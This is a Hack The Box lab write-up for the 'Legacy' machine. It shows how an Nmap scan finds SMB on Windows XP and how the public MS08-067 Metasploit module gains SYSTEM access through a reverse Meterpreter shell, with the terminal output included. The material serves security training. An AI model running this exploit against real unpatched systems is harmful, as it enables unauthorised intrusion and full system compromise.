

Legacy

10th October 2017 / Document No D17.100.13

Prepared By: Alexander Reid (Arrexel)

Machine Author: ch4p

Difficulty: Easy

Classification: Official

Hack The Box Ltd 38 Walton Road Folkestone, Kent

CT19 5QS, United Kingdom Company No. 10826193



SYNOPSIS

Legacy is a fairly straightforward beginner-level machine which demonstrates the potential security risks of SMB on Windows. Only one publicly available exploit is required to obtain administrator access.

Skills Required

- Basic knowledge of Windows
- Enumerating ports and services

Skills Learned


- Identifying vulnerable services
- Exploiting SMB

CT19 5QS, United Kingdom Company No. 10826193



Enumeration

Nmap



Nmap reveals that SMB is open, and also identifies the operating system as Windows XP.

Hack The Box Ltd 38 Walton Road Folkestone, Kent CT19 5QS, United Kingdom

Company No. 10826193



Exploitation

Some searching turns up with CVE-2008-4250, which also has a Metasploit module available for it. Running the module immediately grants a root shell.

Note: in some cases the module target must be set for the exploit to work. If so, Windows XP SP3 English is the correct target.

Module: exploit/windows/smb/ms08_067_netapi

```
root@kali: ~
 File Edit View Search Terminal Help
msf exploit(ms08_067_netapi) >
msf exploit(ms08 067 netapi) >
msf exploit(ms08_067_netapi) > run
[*] Started reverse TCP handler on 10.10.14.5:4444
[*] 10.10.10.4:445 - Automatically detecting the target...
[*] 10.10.10.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.10.10.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179267 bytes) to 10.10.10.4
[*] Meterpreter session 3 opened (10.10.14.5:4444 -> 10.10.10.4:1187) at 2017-10
-10 03:54:29 -0400
<u>meterpreter</u> > pwd
C:\Documents and Settings\Administrator\Desktop
<u>meterpreter</u> > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

The user flag can be obtained from C:\Documents and Settings\john\Desktop\user.txt and the root flag from C:\Documents and Settings\Administrator\Desktop\root.txt